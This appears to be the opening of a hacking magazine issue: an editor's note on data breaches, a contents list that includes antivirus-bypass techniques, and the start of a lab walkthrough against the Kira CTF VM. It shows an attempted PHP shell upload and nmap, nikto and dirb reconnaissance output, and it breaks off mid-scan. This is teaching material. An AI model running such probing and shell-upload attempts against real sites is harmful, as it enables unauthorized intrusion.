

Simplifying cyber security since 2016

# Hackercool

October 2020 Edition 3 Issue 10

A Unique Cyber Security Magazine

A grayscale profile of a woman's face is centered in the background, looking towards the left. The background is a dense, vertical stream of green numbers and symbols, resembling a digital rain or data stream.

## DATA BREACH: PART 1 In REAL WORLD HACKING SCENARIO

Learn more about Buffer Overflow  
In Our  
CAPTURE THE FLAG

Amber The Packer  
Encoding, Obfuscation and  
Other Techniques  
in BYPASSING ANTIVIRUS

D - Link Central Wifi Manager RCE, Linux  
Container Enumeration & Other Modules in  
METASPLOIT THIS MONTH

..with all other regular Features

*Then you will know the truth and the truth will set you free.  
John 8:32*

# Editor's Note

*Hi Hackercoolians. We hope we have not kept you waiting too long. We also hope you are all awesome and safe. This is our October 2020 Issue and we are pretty disappointed to release it. This Issue commemorates the fourth anniversary of the release of our Magazine. Yes, our First official Issue came on October 2016. Our October 2016 Issue is one of the most popular Issues and is still available for free on our website. We had many plans for the Issue commemorating the fourth anniversary which turned awfully duds. Yet here we are with our Issue.*

*Although most of our plans went wrong, we made sure to make it informative to our readers. When we started this Magazine four years back, Adult Friend Finder lost around 412.2 million records of data to hackers. This was 20 years of data and included names, email addresses and passwords. These passwords were protected by SHA-1 hashing algorithm which is considered weak. Its safe to presume that by the time this data breach was public, most of these passwords might have been cracked. In these four years, we only saw these data breaches increasing. From the DNC to Yahoo, we have seen empires rising and falling.*

*By 2020, it is estimated that the cost of a data breach will be 150 million dollars. The number of phishing websites rose over 130.5%. Hackers are attacking every 39 seconds, on average 2,244 times a day. But still cyber security awareness seems to be decreasing among users and companies alike. October is considered as Cyber Security Awareness Month every year. The irony is that October 2020 is the leakiest month ever recorded with 117 publicly reported security incidents. There is an immediate need to improve cyber security awareness among users and employees alike. We promise that our Magazine will continuously strive to improve these among our readers. Thanking all our readers for your continuous support.*

*c.k.chakravarthi*

**"IF SOMEBODY'S HACKING YOU, YOU DON'T WANT THEM TO KNOW THAT YOU KNOW. "  
- NANCY PELOSI**

# INSIDE

See what our Hackercool Magazine October 2020 Issue has in store for you.

## 1. *Real World Hacking Scenario :*

Data Breach : PART 1.

## 2. *Capture The Flag :*

FoxHole : 1.0.1

## 3. *Metasploit This Month :*

D - Link Central wifi Manager RCE, Linux Container Enumeration Modules & more

## 4. *Online Security :*

Your Personal Data Is The Currency Of The Digital Age.

## 5. *Bypassing Antivirus :*

Packers - Encoding, Obfuscation and other techniques.

## 6. *Hacking Q & A :*

Answers to all the questions our readers ask us about hacking.

## *Some Useful Resources*

## DATA BREACH - PART 1

# REAL WORLD HACKING SCENARIO

### BACKSTORY

*A company had a small website with minimum features for their purpose. They thought they would be the last target on any hackers mind as they don't have anything for hackers on their website. On an usual Monday, employees of the company were going on with their routine duties while their website was being silently hacked. They would not know anything until some days.....*

### LAB SETUP

This Lab uses two software. They are ,


1. Kali Linux 2020.3
2. Kira CTF (<https://www.vulnhub.com/entry/kira-ctf,594//>)

Both these systems are installed and configured on the same network (either NAT or Host-only network). Kali Linux is the attacker system while Kira CTF is the target.


### SCENARIO

#### STAGE 1 : RECONNAISSANCE


Hi, I am Hackercool. As I was going through the internet, I found a website which was too simple.




It just had a upload button and a language button. The upload button gave me some thoughts about file upload vulnerability. I wanted to test this site had any file upload vulnerabilities.



I tried by directly uploading a php shell to the upload page.



As expected, the upload failed but the error message slipped up an important detail.



The message says the file I uploaded is not an image. So, only images can be uploaded. I performed a nmap scan on the target to see if it has any other ports open.

```
kali@kali:~$ nmap -sT 192.168.36.164
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-30 05:42 EST
Nmap scan report for 192.168.36.164
Host is up (0.0037s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds
kali@kali:~$
```

It has only one port open, the port running the web service. Nikto too failed to get anything on the target.

```
kali@kali:~$ nikto -h http://192.168.36.164
- Nikto v2.1.6

+ Target IP:          192.168.36.164
+ Target Hostname:    192.168.36.164
+ Target Port:        80
+ Start Time:         2020-11-30 05:43:06 (GMT-5)

+ Server: Apache/2.4.29 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Server may leak inodes via ETags, header found with file /, inode: a3, size: 5a1c6704e055c, mtime: gzip
+ Allowed HTTP Methods: OPTIONS, HEAD, GET, POST
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7915 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time:           2020-11-30 05:44:19 (GMT-5) (73 seconds)
```

I ran dirb to find any interesting directories.

```
kali@kali:~$ dirb http://192.168.36.164

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Mon Nov 30 05:44:34 2020
URL_BASE: http://192.168.36.164/
WORDLIST FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

